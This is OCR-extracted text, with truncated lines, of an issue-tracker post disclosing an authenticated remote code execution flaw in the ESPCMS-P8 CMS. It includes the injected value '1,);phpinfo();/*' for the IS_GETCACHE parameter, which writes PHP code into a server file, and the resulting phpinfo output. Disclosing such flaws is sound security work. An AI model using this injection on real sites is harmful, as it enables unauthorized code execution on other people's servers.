
轻舞飞沙 / 易思ESPCMS-P8企业建站管理系统

There is another Remote Code Exe

Backlog #I5WSQ1 azraelxuemo Oper

Here I choose the latest version downloaded f on is not the latest version.

The official url is https://www.ecisp.cn/html/cr



login in to the manage background,and use below function

Status
Backlog

Assignees
Not set

Labels
Not set

Milestones
No related milestones

Pull Requests
None yet
Successfully merging a pull reque issue.

Branches
No related branch

Planed to start - Planed t


Unscheduled - Unschedule

Top level
Not Top

Priority
Not specified

参与者（1）


A



Use burpsuite ,and then modify the requests.

There we modify the IS_GETCACHE from 1 to 1,);phpinfo();/*

Then we see the below php file was modifyed by us,and we visit it



PHP Version 7.4.3

System	Linux ubuntu 5.15.0-48-generic #54-20.04.1-Ubuntu SMP Thu Sep 1 16:17:26 UTC 2022 x86_64
Build Date	Aug 17 2022 13:29:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini,

This vulnerability is similar to the previous one(#I5WSA0:There is a ... anage background:There is a Remote Code Execution after login Manage

There are two other places where this vulnerability exists

azraelxuemo created 任务 a month ago

Expand operation logs

Sign in to comment